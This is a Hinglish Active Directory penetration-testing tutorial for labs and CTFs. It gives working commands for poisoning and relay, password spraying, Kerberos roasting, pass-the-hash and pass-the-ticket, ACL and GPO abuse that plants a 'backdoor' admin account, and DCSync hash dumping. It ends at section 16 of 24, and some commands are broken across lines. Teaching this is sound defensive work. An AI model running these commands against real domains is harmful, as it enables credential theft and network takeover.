🏴‍☠️ Active Directory Pentesting — Complete Beginner's Guide

> ***By:*** *Security Researcher* | ***Style:*** *Hinglish (Hindi + English)* | ***Level:*** *Beginner → Advanced*
> ***Disclaimer:*** *Yeh guide sirf ethical hacking, CTF, aur authorized penetration testing ke liye hai. Unauthorized use illegal hai.*


📚 Table of Contents

1. Active Directory Kya Hota Hai?
2. Lab Setup — Apna Environment Banao
3. Recon & Enumeration Phase
4. LDAP Enumeration
5. SMB Enumeration & Attacks
6. Password Spraying Attack
7. AS-REP Roasting
8. Kerberoasting
9. Pass the Hash (PtH)
10. Pass the Ticket (PtT)
11. Overpass the Hash
12. BloodHound — Attack Path Mapper
13. ACL / ACE Abuse
14. GPO Abuse
15. DCSync Attack
16. Golden Ticket Attack
17. Silver Ticket Attack
18. Skeleton Key Attack
19. NTDS.dit Dumping
20. Lateral Movement Techniques
21. Persistence Techniques
22. Defense Evasion in AD
23. Complete Attack Flow — Ek Poora Scenario
24. Important Tools Cheatsheet

---

1. Active Directory Kya Hota Hai?

Simple explanation: Socho ek badi company hai jisme 5000 computers aur 3000 employees hain. Har employee ko alag-alag systems, printers, shared folders access karne hote hain. Agar manually har computer manage karo toh bahut mushkil hoga. Isliye Active Directory (AD) aata hai — ek **centralized management system** jo sab kuch control karta hai.




Key Terms Jo Tumhe Yaad Rakhne Hain:

Term	Kya Hai
Domain	Ek logical group of computers/users (e.g., `corp.local`)
Domain Controller (DC)	AD ka main server — yahan sab kuch store hota hai
Forest	Multiple domains ka collection
Trust	Ek domain doosre domain ko trust karta hai
NTDS.dit	AD ka main database file — sab passwords yahan hain
LDAP	AD se communicate karne ka protocol
Kerberos	AD mein authentication protocol
SPN	Service Principal Name — services ke liye identifiers
GPO	Group Policy Object — rules jo computers par apply hote hain
OU	Organizational Unit — jaise folders for organizing objects
ACL/ACE	Access Control List/Entry — permissions define karta hai
KRBTGT	Ek special account jo Kerberos tickets sign karta hai

2. Lab Setup

Option A: Windows Server + Kali Linux (Recommended)



Essential Tools Install Karo (Kali Linux):

```
# Impacket — Python tools for AD attacks
  git clone https://github.com/fortra/impacket
  cd impacket && pip3 install .

  # BloodHound
  sudo apt install bloodhound -y

  # CrackMapExec (netexec)
  pip3 install crackmapexec
  # ya
  sudo apt install netexec -y

  # Kerbrute — password spraying
  wget https://github.com/opsec/kerbrute/releases/latest/download/kerbrute_linux_amd64
  chmod +x kerbrute_linux_amd64
  sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute

  # Evil-WinRM
  gem install evil-winrm

  # Rubeus (Windows mein use karo)
  # Download: https://github.com/GhostPack/Rubeus

  # Mimikatz (Windows mein use karo)
  # Download: https://github.com/gentilkiwi/mimikatz

  # Ldapdomaindump
  pip3 install ldapdomaindump

  # PowerView (Windows mein use karo)
  # Download: https://github.com/PowerShellMafia/PowerSploit
```

---

3. Recon & Enumeration Phase

> ***Golden Rule:*** *"Pehle samjho, phir attack karo" — Enumeration sab se important step hai. Yahan jo milega, wahi baaki attacks ki neev hai.*

Step 1 — Network Discovery

```
# Pehle live hosts dhundo
  nmap -sn 192.168.1.0/24

  # Domain Controller dhundo (port 389=LDAP, 88=Kerberos, 445=SMB)
  nmap -p 88,389,445,3268,3269,5985 192.168.1.0/24

  # Detailed scan DC par
  nmap -sV -sC -p- 192.168.1.10 -oN dc_scan.txt
```

Step 2 — Domain Name Pata Karo

```
# SMB se domain info nikalo
  crackmapexec smb 192.168.1.10

  # Output kuch aisa dikhega:
  # SMB  192.168.1.10  445  DC01  [*] Windows Server 2019 (domain:CORP) (signing:True)
  #                                      ^^^^ Domain Name ^^^^
```

Step 3 — Users Enumerate Karo (Without Credentials)

```
# RID Brute-force se users nikalo
  crackmapexec smb 192.168.1.10 --rid-brute 10000

  # Kerbrute se valid users enumerate karo
  kerbrute userenum --dc 192.168.1.10 -d corp.local /usr/share/wordlists/users.txt

  # rpcclient se (null session)
  rpcclient -U "" -N 192.168.1.10
  > enumdomusers        # Sab users dekho
  > enumdomgroups       # Sab groups dekho
  > querydominfo        # Domain info dekho
```

Step 4 — Basic Enumeration (Credentials Ke Saath)

```
# CrackMapExec se comprehensive info
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --users
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --groups
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --shares
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --computers

  # Impacket se
  python3 GetADUsers.py corp.local/user1:Password123 -all
```

---

4. LDAP Enumeration

> ***LDAP*** *(Lightweight Directory Access Protocol) — AD se data query karne ka protocol hai. Port* ***389*** *(plain) aur* ***636*** *(SSL) par chalta hai.*

LDAP Kaise Kaam Karta Hai?

```
Attacker                    Domain Controller
     |                             |
     |—— LDAP Query: "Mujhe sab users do" —▶|
     |◀— Response: Users ki list ——————————|
     |                             |
```

Step 1 — Ldapdomaindump (Automatic Dump)

```
# Complete AD dump karo
  ldapdomaindump -u 'corp.local\user1' -p 'Password123' 192.168.1.10

  # Files generate honge:
  # domain_users.html       ← Sab users
  # domain_computers.html   ← Sab computers
  # domain_groups.html      ← Sab groups
  # domain_policy.html      ← Password policies
```

Step 2 — Manual LDAP Queries

```
# ldapsearch se users nikalo
  ldapsearch -x -H ldap://192.168.1.10 \
    -D "cn=user1,dc=corp,dc=local" \
    -w 'Password123' \
    -b "dc=corp,dc=local" \
    "(objectClass=user)" \
    sAMAccountName userPrincipalName memberOf

  # Sirf enabled users
  ldapsearch -x -H ldap://192.168.1.10 \
    -D "cn=user1,dc=corp,dc=local" \
    -w 'Password123' \
    -b "dc=corp,dc=local" \
    "(&(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"

  # Admin users dhundo
  ldapsearch -x -H ldap://192.168.1.10 \
    -D "cn=user1,dc=corp,dc=local" \
    -w 'Password123' \
    -b "dc=corp,dc=local" \
    "(adminCount=1)" sAMAccountName
```

Step 3 — PowerView se LDAP (Windows par)

```
# PowerView import karo
  Import-Module .\PowerView.ps1

  # Domain info
  Get-Domain
  Get-DomainController

  # All users
  Get-DomainUser | select samaccountname, description, lastlogondate

  # Description mein passwords dhundo (admins aksar description mein password likhte ha
  in 😉)
  Get-DomainUser | Where-Object {$_.description -ne $null} | select samaccountname, des
  cription

  # Computers
  Get-DomainComputer | select name, operatingsystem

  # Groups
  Get-DomainGroup | select name
  Get-DomainGroupMember "Domain Admins" | select MemberName
```

---

5. SMB Enumeration & Attacks

> ***SMB*** *(Server Message Block) — file sharing protocol. Port* ***445*** *par chalta hai. AD environment mein bahut common hai aur often misconfigured hota hai.*

Step 1 — SMB Shares Enumerate Karo

```
# Kaunse shares available hain?
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --shares

  # smbclient se connect karo
  smbclient -L //192.168.1.10 -U 'corp.local\user1%Password123'

  # Specific share access karo
  smbclient //192.168.1.10/SYSVOL -U 'corp.local\user1%Password123'

  # Recursive listing
  smbclient //192.168.1.10/SYSVOL -U 'corp.local\user1%Password123' -c 'recurse ON; ls'
```

Step 2 — SYSVOL Mein GPP Passwords Dhundo

> ***Background:*** *Purane Windows mein Group Policy Preferences (GPP) passwords encrypted store hoti thi, lekin Microsoft ne encryption key public kar di — toh yeh effectively plaintext hai!*

```
# SYSVOL mount karo
  sudo mount -t cifs //192.168.1.10/SYSVOL /mnt/sysvol -o username=user1,password=Passw
  ord123,domain=corp.local

  # Groups.xml dhundo (yahan GPP passwords hote hain)
  find /mnt/sysvol -name "Groups.xml" 2>/dev/null
  find /mnt/sysvol -name "Services.xml" 2>/dev/null
  find /mnt/sysvol -name "Scheduledtasks.xml" 2>/dev/null

  # Agar Groups.xml mila toh decrypt karo
  cat /mnt/sysvol/corp.local/Policies/{GUID}/Machine/Preferences/Groups/Groups.xml
  # "cpassword" field mein encrypted password hoga

  # gpp-decrypt se decrypt karo
  gpp-decrypt 'encrypted_value_here'
```

Step 3 — SMB Relay Attack (LLMNR/NBT-NS Poisoning)

> ***Concept:*** *Jab koi machine ek naam resolve karne ki koshish karta hai jo DNS mein nahi hai, toh woh LLMNR/NBT-NS broadcast bhejta hai. Hum us broadcast ko intercept karke fake response dete hain, aur victim hamari machine ko authenticate karne ki koshish karta hai — jis se hume NTLM hash milta hai.*

```
# Step 1: Responder start karo (LLMNR/NBT-NS poison karega)
  sudo python3 /usr/share/responder/Responder.py -I eth0 -wrf

  # Jab koi victim ek galat naam access karta hai toh:
  # [SMB] NTLMv2 hash milega logs mein
  # Example:
  # [SMB] NTLMv2-SSP Client   : 192.168.1.20
  # [SMB] NTLMv2-SSP Username : CORP\john
  # [SMB] NTLMv2-SSP Hash     : john::CORP:aaabbb...

  # Step 2: Hash crack karo
  hashcat -m 5600 captured_hash.txt /usr/share/wordlists/rockyou.txt

  # YA — SMB Relay (directly relay karo instead of cracking)
  # Step 1: SMB signing check karo (signing disabled hona chahiye)
  crackmapexec smb 192.168.1.0/24 --gen-relay-list relay_targets.txt

  # Step 2: Responder mein SMB aur HTTP off karo
  sudo nano /etc/responder/Responder.conf
  # SMB = Off, HTTP = Off

  # Step 3: ntlmrelayx start karo
  python3 ntlmrelayx.py -tf relay_targets.txt -smb2support

  # Step 4: Responder start karo
  sudo python3 Responder.py -I eth0 -rdw
```

---

6. Password Spraying Attack

> ***Concept:*** *Ek password ko bahut saare usernames par try karo. Brute-force ki tarah nahi jahan ek user par many passwords try karte hain — yahan lockout se bachte hain kyunki ek password ek baar try karte hain.*

```
❌ Brute Force: user1 → pass1, pass2, pass3... (Account lock ho jaata hai)
  ✅ Password Spray: user1, user2, user3... → "Summer2024!" (Ek baar, lockout nahi)
```

Step 1 — Password Policy Pata Karo

```
# Lockout threshold kya hai? Kitne tries allowed hain?
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --pass-pol

  # Output:
  # Minimum password length: 7
  # Password history length: 24
  # Maximum password age: 41 days
  # Account Lockout Threshold: 5    ← Sirf 4 tries karo!
  # Lockout duration: 30 minutes
```

Step 2 — Users Ki List Banao

```
# CrackMapExec se
  crackmapexec smb 192.168.1.10 -u 'user1' -p 'Password123' --users | \
    awk '{print $5}' > users.txt

  # Kerbrute se valid users enumerate karo
  kerbrute userenum -d corp.local --dc 192.168.1.10 /usr/share/seclists/Usernames/Name
  s/names.txt
```

Step 3 — Spray Karo

```
# CrackMapExec se spray
  crackmapexec smb 192.168.1.10 -u users.txt -p 'Summer2024!' --continue-on-success

  # Kerbrute se spray (faster)
  kerbrute passwordspray -d corp.local --dc 192.168.1.10 users.txt 'Summer2024!'

  # Multiple passwords spray karo (threshold se kam)
  for pass in 'Summer2024!' 'Welcome1!' 'Password1'; do
      echo "Spraying: $pass"
      crackmapexec smb 192.168.1.10 -u users.txt -p "$pass" --continue-on-success 2>/de
  v/null | grep '+'
      echo "Sleeping 30 mins..."
      sleep 1800  # Lockout reset hone ka wait karo
  done
```

Common Passwords Jo Try Karo:

```
SeasonYear format:    Summer2024!, Winter2023!, Spring2024!
  Company name:         Companyname1!, Corpname@2024
  Welcome formats:      Welcome1!, Welcome@123
  Default:              Password1!, P@ssw0rd, Admin@123
  Month formats:        January2024!, February2024!
```

---

7. AS-REP Roasting

> ***Concept:*** *Normal Kerberos authentication mein user pehle DC se ek encrypted response (AS-REP) maangta hai, lekin pehle apna password prove karna padta hai.* ***Kuch accounts par "Pre-Authentication" disabled hoti hai*** *— matlab koi bhi bina password ke unka AS-REP le sakta hai. Is response mein user ke password se encrypted data hota hai — jo hum offline crack kar sakte hain!*

Kaise Kaam Karta Hai?

```
Normal Flow:
  User ⟶ DC: "Mujhe ticket chahiye" + Timestamp (Password se encrypted)
  DC ⟶ User: "Lo ticket" (pre-auth verify karke)

  AS-REP Roasting:
  Attacker ⟶ DC: "user1 ka ticket chahiye" (koi proof nahi)
  DC ⟶ Attacker: AS-REP (user1 ke password se encrypted) ← YAHI CHAHIYE THA!
  Attacker: *Offline crack karo*
```

Step 1 — Vulnerable Users Dhundo

```
# Without credentials (anonymous)
  python3 GetNPUsers.py corp.local/ -no-pass -usersfile users.txt -format hashcat -outp
  utfile asrep_hashes.txt

  # With credentials
  python3 GetNPUsers.py corp.local/user1:Password123 -request -format hashcat -outputfi
  le asrep_hashes.txt

  # PowerView se (Windows par)
  Get-DomainUser -PreauthNotRequired | select samaccountname
```

Step 2 — Hashes Crack Karo

```
# Hashcat se (Mode 18200 = AS-REP)
  hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt

  # John se
  john asrep_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

  # Hash format aisa dikhega:
  # $krb5asrep$23$user1@CORP.LOCAL:1234abc...
```

Step 3 — Rubeus se (Windows par)

```
# Vulnerable users dhundo
  .\Rubeus.exe asreproast /format:hashcat /outfile:asrep_hashes.txt

  # Specific user ke liye
  .\Rubeus.exe asreproast /user:user1 /format:hashcat
```

---

8. Kerberoasting

> ***Concept:*** *AD mein kuch accounts ke saath* ***Service Principal Names (SPNs)*** *registered hote hain (jaise web server, SQL server). Koi bhi authenticated user in services ke liye Kerberos Service Ticket maang sakta hai. Is ticket mein service account ke password se encrypted data hota hai — jo hum offline crack kar sakte hain!*

SPN Kya Hota Hai?

```
SPN Format: ServiceType/hostname:port
  Examples:
    HTTP/webserver.corp.local        ← Web service
    MSSQLSvc/sqlserver.corp.local    ← SQL Server
    cifs/fileserver.corp.local       ← File Share
```

Step 1 — SPN Wale Accounts Dhundo

```
# Impacket se
  python3 GetUserSPNs.py corp.local/user1:Password123 -dc-ip 192.168.1.10

  # Request karo hash ke saath
  python3 GetUserSPNs.py corp.local/user1:Password123 -dc-ip 192.168.1.10 -request -out
  putfile kerb_hashes.txt

  # PowerView se (Windows)
  Get-DomainUser -SPN | select samaccountname, serviceprincipalname

  # Manual LDAP query
  ldapsearch -x -H ldap://192.168.1.10 \
    -D "user1@corp.local" -w 'Password123' \
    -b "dc=corp,dc=local" \
    "(&(objectClass=user)(servicePrincipalName=*))" \
    sAMAccountName servicePrincipalName
```

Step 2 — Tickets Request Karo

```
# Impacket automatically request karta hai -request flag se
  python3 GetUserSPNs.py corp.local/user1:Password123 -request -outputfile kerb_hashes.
  txt

  # Hash aisa dikhega:
  # $krb5tgs$23$*sqlservice$CORP.LOCAL$MSSQLSvc/sqlserver.corp.local*$abc123...
```

Step 3 — Crack Karo

```
# Hashcat se (Mode 13100 = Kerberoasting)
  hashcat -m 13100 kerb_hashes.txt /usr/share/wordlists/rockyou.txt --force

  # John se
  john kerb_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

  # John with rules (better results)
  john kerb_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules=KoreLogic
```

Step 4 — Rubeus se (Windows par)

```
# Sab SPN wale accounts ka ticket lo
  .\Rubeus.exe kerberoast /format:hashcat /outfile:kerb_hashes.txt

  # Specific account
  .\Rubeus.exe kerberoast /user:sqlservice /format:hashcat

  # Etype 17/18 filter karo (AES — crack karna mushkil hai)
  .\Rubeus.exe kerberoast /rc4opsec /format:hashcat /outfile:kerb_hashes.txt
```

---

9. Pass the Hash (PtH)

> ***Concept:*** *Windows mein password hash same kaam karta hai jaise actual password — authentication ke liye. Toh agar hume kisi user ka NTLM hash pata hai, toh actual password jaane bina bhi authenticate kar sakte hain!*

Kaise Kaam Karta Hai?

```
Normal Login:     User → Password → Hash → DC verify karta hai
  Pass the Hash:    Attacker → Hash (directly) → DC verify karta hai ✓
```

> ***Note:*** *Yeh sirf **NTLMv1/v2 authentication** mein kaam karta hai, Kerberos mein nahi.*

Step 1 — Hash Kaise Milega?

```
# Mimikatz se (Windows par — admin rights chahiye)
  mimikatz # sekurlsa::logonpasswords
  # Output mein NTLM hash milega:
  # * Username : administrator
  # * NTLM     : aad3b435b51404eeaad3b435b51404ee:8d969eef6ecad3c29a3a629280e686cf

  # secretsdump se (remotely)
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.20

  # Impacket se SAM dump
  python3 secretsdump.py -sam sam.bak -system system.bak LOCAL
```

Step 2 — Hash Use Karo

```
# CrackMapExec se (network scan with hash)
  # Hash format: LM:NT ya :NT (LM part empty hoga modern systems mein)
  crackmapexec smb 192.168.1.0/24 -u Administrator -H ':8d969eef6ecad3c29a3a629280e686cf'

  # Evil-WinRM se (WinRM port 5985)
  evil-winrm -i 192.168.1.10 -u Administrator -H '8d969eef6ecad3c29a3a629280e686cf'

  # Impacket psexec
  python3 psexec.py -hashes ':8d969eef6ecad3c29a3a629280e686cf' Administrator@192.168.1.10

  # wmiexec
  python3 wmiexec.py -hashes ':8d969eef6ecad3c29a3a629280e686cf' Administrator@192.168.1.10

  # smbexec
  python3 smbexec.py -hashes ':8d969eef6ecad3c29a3a629280e686cf' Administrator@192.168.1.10
```

Step 3 — Mimikatz se PtH (Windows par)

```
mimikatz # sekurlsa::pth /user:Administrator /domain:corp.local /ntlm:8d969eef6ecad3c29a3a629280e686cf /run:cmd.exe
```

Yeh ek new cmd.exe kholta hai us hash ke context mein.

---

10. Pass the Ticket (PtT)

> ***Concept:*** *Kerberos mein authentication tickets use hote hain. Agar hum kisi user ka* ***Kerberos Ticket (TGT ya TGS)*** *steal kar lein, toh us user ke roop mein bina password ke authenticate kar sakte hain!*

Ticket Types:

```
TGT (Ticket Granting Ticket):
    - DC deta hai authenticate hone par
    - Services ke liye TGS maangne ke kaam aata hai
    - KRBTGT account se encrypted hai

  TGS (Ticket Granting Service):
    - Specific service access ke liye hota hai
    - Service account se encrypted hai
```

Step 1 — Tickets Dump Karo

```
# Mimikatz se tickets dump karo
  mimikatz # sekurlsa::tickets /export
  # .kirbi files create honge

  # Rubeus se
  .\Rubeus.exe dump /nowrap
  .\Rubeus.exe dump /luid:0x3e4 /nowrap    # Specific LUID ke liye

  # Klist se existing tickets dekho (Windows built-in)
  klist
```

Step 2 — Ticket Import Karo

```
# Mimikatz se import
  mimikatz # kerberos::ptt ticket.kirbi

  # Rubeus se
  .\Rubeus.exe ptt /ticket:ticket.kirbi

  # Impacket tools ke liye .ccache format
  # Convert karo: kirbi to ccache
  python3 ticketConverter.py ticket.kirbi ticket.ccache

  # Environment variable set karo
  export KRB5CCNAME=/path/to/ticket.ccache

  # Now use karo
  python3 psexec.py -k -no-pass corp.local/user1@dc01.corp.local
```

Step 3 — Verify karo ki ticket kaam kar raha hai

```
# Ticket import karne ke baad
  klist    # Imported ticket dikhega

  # Access try karo
  dir \dc01.corp.local\C$    # Agar ticket valid hai toh open ho jaayega
```

---

11. Overpass the Hash

> ***Concept:*** *Pass the Hash ka ek variant. NTLM hash ko use karke Kerberos TGT generate karte hain. Jab target Kerberos hi accept karta ho (NTLM blocked ho) toh yeh kaam aata hai.*

```
# Mimikatz se
  mimikatz # sekurlsa::pth /user:Administrator /domain:corp.local /ntlm:8d969eef6ecad3c
  29a3a629280e686cf /run:powershell.exe
  # Ab Kerberos tickets request kar sakte ho is window se

  # Rubeus se (directly TGT le lo)
  .\Rubeus.exe asktgt /user:Administrator /rc4:8d969eef6ecad3c29a3a629280e686cf /ptt
  # /ptt = Pass the Ticket (automatically inject kar dega)
```

---

12. BloodHound — Attack Path Mapper

> ***Concept:*** *BloodHound ek tool hai jo AD ke relationships ko graph database mein store karta hai aur attack paths visualize karta hai. "Domain User se Domain Admin tak kaise jaayein?" — yeh BloodHound batata hai!*

```
Domain User (john)
      |
      ▼ [Member of]
    IT Group
      |
      ▼ [GenericAll on]
    helpdesk (user)
      |
      ▼ [AdminTo]
    WS-01 (computer)
      |
      ▼ [Has session of]
    Administrator
      |
      ▼ [Member of]
    Domain Admins 🎯
```

Step 1 — Data Collect Karo (SharpHound/BloodHound.py)

```
# Linux se (BloodHound.py — credentials chahiye)
  python3 bloodhound.py -u user1 -p Password123 -d corp.local -dc 192.168.1.10 -c All -
  -zip

  # Windows par (SharpHound)
  .\SharpHound.exe -c All --zipfilename output.zip

  # Stealth mode (avoid detection)
  .\SharpHound.exe -c DCOnly    # Sirf DC se data
  .\SharpHound.exe -c Session   # Session info bhi
  .\SharpHound.exe --Loop --LoopDuration 02:00:00  # 2 ghante loop karo
```

Step 2 — BloodHound GUI Setup

```
# Neo4j database start karo
  sudo neo4j start
  # Browser mein jao: http://localhost:7474
  # Default: neo4j:neo4j, phir change karo

  # BloodHound start karo
  bloodhound &
  # Login karo with neo4j credentials

  # ZIP file upload karo
  # BloodHound GUI → Upload Data → ZIP select karo
```

Step 3 — Queries Chalao

Built-in Queries (yahi important hain):

```
Find all Domain Admins
  Find Shortest Paths to Domain Admins
  Find Principals with DCSync Rights
  Find Computers where Domain Users are Local Admin
  Find AS-REP Roastable Users
  Find Kerberoastable Users
  Shortest Paths to Unconstrained Delegation Systems
```

Custom Cypher Queries:

```
// Domain Admin tak shortest path
  MATCH (n:User {name: "JOHN@CORP.LOCAL"}), (m:Group {name: "DOMAIN ADMINS@CORP.LOCA
  L"}),
        p=shortestPath((n)-[*1..]->(m))
  RETURN p

  // Kerberoastable high-value accounts
  MATCH (u:User {hasspn:true}) WHERE u.admincount = true RETURN u

  // Local admin access wale users
  MATCH p=(u:User)-[:AdminTo]->(c:Computer) RETURN u.name, c.name
```

---

13. ACL / ACE Abuse

> ***Concept:*** *AD mein har object par* ***Access Control Lists (ACLs)*** *hote hain jo define karte hain ki kisa object par kya kar sakta hai. Agar kisi low-privilege user ke paas kisi important object par dangerous permissions hain, toh hum privilege escalate kar sakte hain.*

Dangerous Permissions:

Permission	Kya Ho Sakta Hai
GenericAll	Full control — password change, add members, etc.
GenericWrite	Object properties modify kar sakte hain
WriteOwner	Object ka owner ban sakte hain
WriteDACL	Khud ko permissions de sakte hain
ForceChangePassword	Password change kar sakte hain bina current password ke
AddMember	Group mein member add kar sakte hain
AllExtendedRights	Includes ForceChangePassword, etc.

Step 1 — ACL Enumerate Karo

```
# PowerView se
  # Specific user par kiske kya rights hain
  Get-ObjectAcl -SamAccountName "targetuser" -ResolveGUIDs | \
    Where-Object {$_.ActiveDirectoryRights -match "GenericAll|GenericWrite|WriteOwner|W
  riteDACL|WriteProperty"}

  # Current user ke rights enumerate karo
  Find-InterestingDomainAcl -ResolveGUIDs | \
    Where-Object {$_.IdentityReferenceName -match "user1"}

  # BloodHound bhi yeh paths dikhata hai
```

Step 2 — Abuse Scenarios

Scenario A: GenericAll on User — Password Force Change

```
# Target user ka password change karo
  $newpass = ConvertTo-SecureString 'NewPass@123' -AsPlainText -Force
  Set-DomainUserPassword -Identity targetuser -AccountPassword $newpass

  # Ab is user se login karo
```

Scenario B: GenericAll on Group — Member Add Karo

```
# Domain Admins mein apne aap ko add karo
  Add-DomainGroupMember -Identity 'Domain Admins' -Members 'user1'

  # Verify karo
  Get-DomainGroupMember 'Domain Admins'
```

Scenario C: GenericWrite on User — Targeted Kerberoasting

```
# Kisi bhi user par SPN set karo (Kerberoastable banana)
  Set-DomainObject -Identity targetuser -Set @{serviceprincipalname='nonexistent/BLAH'}

  # Ab Kerberoast karo
  python3 GetUserSPNs.py corp.local/user1:Password123 -dc-ip 192.168.1.10 -request

  # Attack ke baad SPN remove karo (cleanup)
  Set-DomainObject -Identity targetuser -Clear serviceprincipalname
```

Scenario D: WriteOwner — Owner Change Karo

```
# Object ka owner apne aap ko banao
  Set-DomainObjectOwner -Identity targetuser -OwnerIdentity user1

  # Ab apne aap ko full rights do
  Add-DomainObjectAcl -TargetIdentity targetuser -PrincipalIdentity user1 -Rights All

  # Ab password change karo
  Set-DomainUserPassword -Identity targetuser -AccountPassword (ConvertTo-SecureString
  'NewPass@123' -AsPlainText -Force)
```

Scenario E: DCSync Rights (WriteDACL on Domain)

```
# Domain par apne aap ko DCSync rights do
  Add-DomainObjectAcl -TargetIdentity "DC=corp,DC=local" -PrincipalIdentity user1 -Righ
  ts DCSync

  # Ab DCSync attack karo (section 15 dekho)
```

---

14. GPO Abuse

> ***Concept:*** *GPO (Group Policy Objects) AD mein computers aur users par rules apply karne ke liye hote hain. Agar kisi user ko GPO modify karne ki permission hai, woh malicious settings push kar ke code execute kar sakta hai!*

Step 1 — Enumerate GPO Permissions

```
# BloodHound mein: "Find GPOs where..." queries use karo

  # PowerView se
  Get-DomainGPO | Get-ObjectAcl -ResolveGUIDs | \
    Where-Object {$_.ActiveDirectoryRights -match "CreateChild|WriteProperty|GenericAll
  |GenericWrite"}

  # GPOs aur un par apply hone wali OUs dekho
  Get-DomainGPO | select displayname, gpcfilesyspath
  Get-DomainOU | select name, gplink
```

Step 2 — GPO Abuse with SharpGPOAbuse

```
# Immediate Task add karo (code execute karne ke liye)
  .\SharpGPOAbuse.exe --AddComputerTask \
    --TaskName "Update" \
    --Author "CORP\Administrator" \
    --Command "cmd.exe" \
    --Arguments "/c net user backdoor Password@123 /add && net localgroup administrator
  s backdoor /add" \
    --GPOName "Default Domain Policy"

  # User rights assignment (SeDebugPrivilege, etc.)
  .\SharpGPOAbuse.exe --AddUserRights \
    --UserRightsToAdd "SeLoadDriverPrivilege" \
    --GPOName "Default Domain Policy" \
    --UserAccount user1

  # Group membership modify karo
  .\SharpGPOAbuse.exe --AddLocalAdmin \
    --UserAccount user1 \
    --GPOName "Default Domain Policy"
```

---

15. DCSync Attack

> ***Concept:*** *Domain Controller ek doosre DC se synchronize hone ke liye* ***Directory Replication Service (DRS)*** *protocol use karta hai. Agar kisi user ke paas* ***DCSync rights*** *hain (Replicating Directory Changes permissions), woh bhi DC ki tarah replication request bhej sakta hai aur sab passwords/hashes le sakta hai — bina DC par physically jaaye!*

DCSync Rights Kiske Paas Hoti Hain:

```
By default:
    ✓ Domain Admins
    ✓ Enterprise Admins
    ✓ Domain Controllers

  Agar ACL se diye gaye:
    ✓ Koi bhi user jise WriteDACL diya gaya ho
```

Step 1 — DCSync Attack Karo

```
# Impacket secretsdump (remotely — Kali se)
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10 -just-dc

  # Sirf specific user ka hash nikalo
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10 -just-dc-user krbtgt
  python3 secretsdump.py corp.local/user1:Password123@192.168.1.10 -just-dc-user Admini
  strator

  # Output aisa dikhega:
  # Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
  0:::
  # krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a0288ac272aef36efa9e748327d61c22:::
```

Step 2 — Mimikatz se DCSync (Windows par)

```
mimikatz # lsadump::dcsync /domain:corp.local /all /csv
  mimikatz # lsadump::dcsync /domain:corp.local /user:Administrator
  mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt
```

Step 3 — Hashes Use Karo

```
# Administrator hash se login
  evil-winrm -i 192.168.1.10 -u Administrator -H '31d6cfe0d16ae931b73c59d7e0c089c0'

  # Ya crack karo
  hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
```

---

16. Golden Ticket Attack

> ***Concept:*** *Yeh AD mein* ***sabse powerful attack*** *hai.* `krbtgt` *account ka hash use karke hum koi bhi valid Kerberos TGT (Ticket Granting Ticket) create kar sakte hain — kisi bhi user ke naam par, kisi bhi permissions ke saath, kisi bhi expiry ke saath. Yeh ek "golden ticket" hai kyunki yeh practically unlimited access deta hai!*

Kaise Kaam Karta Hai?

```
Normal TGT Creation:
  User → DC (Authenticate) → DC creates TGT (signed with krbtgt hash)

  Golden Ticket:
  Attacker (has krbtgt hash) → Creates FAKE TGT (same signature) → DC accepts it! ✓

  Kyunki DC sirf signature verify karta hai, aur signature hamara valid hai!
```

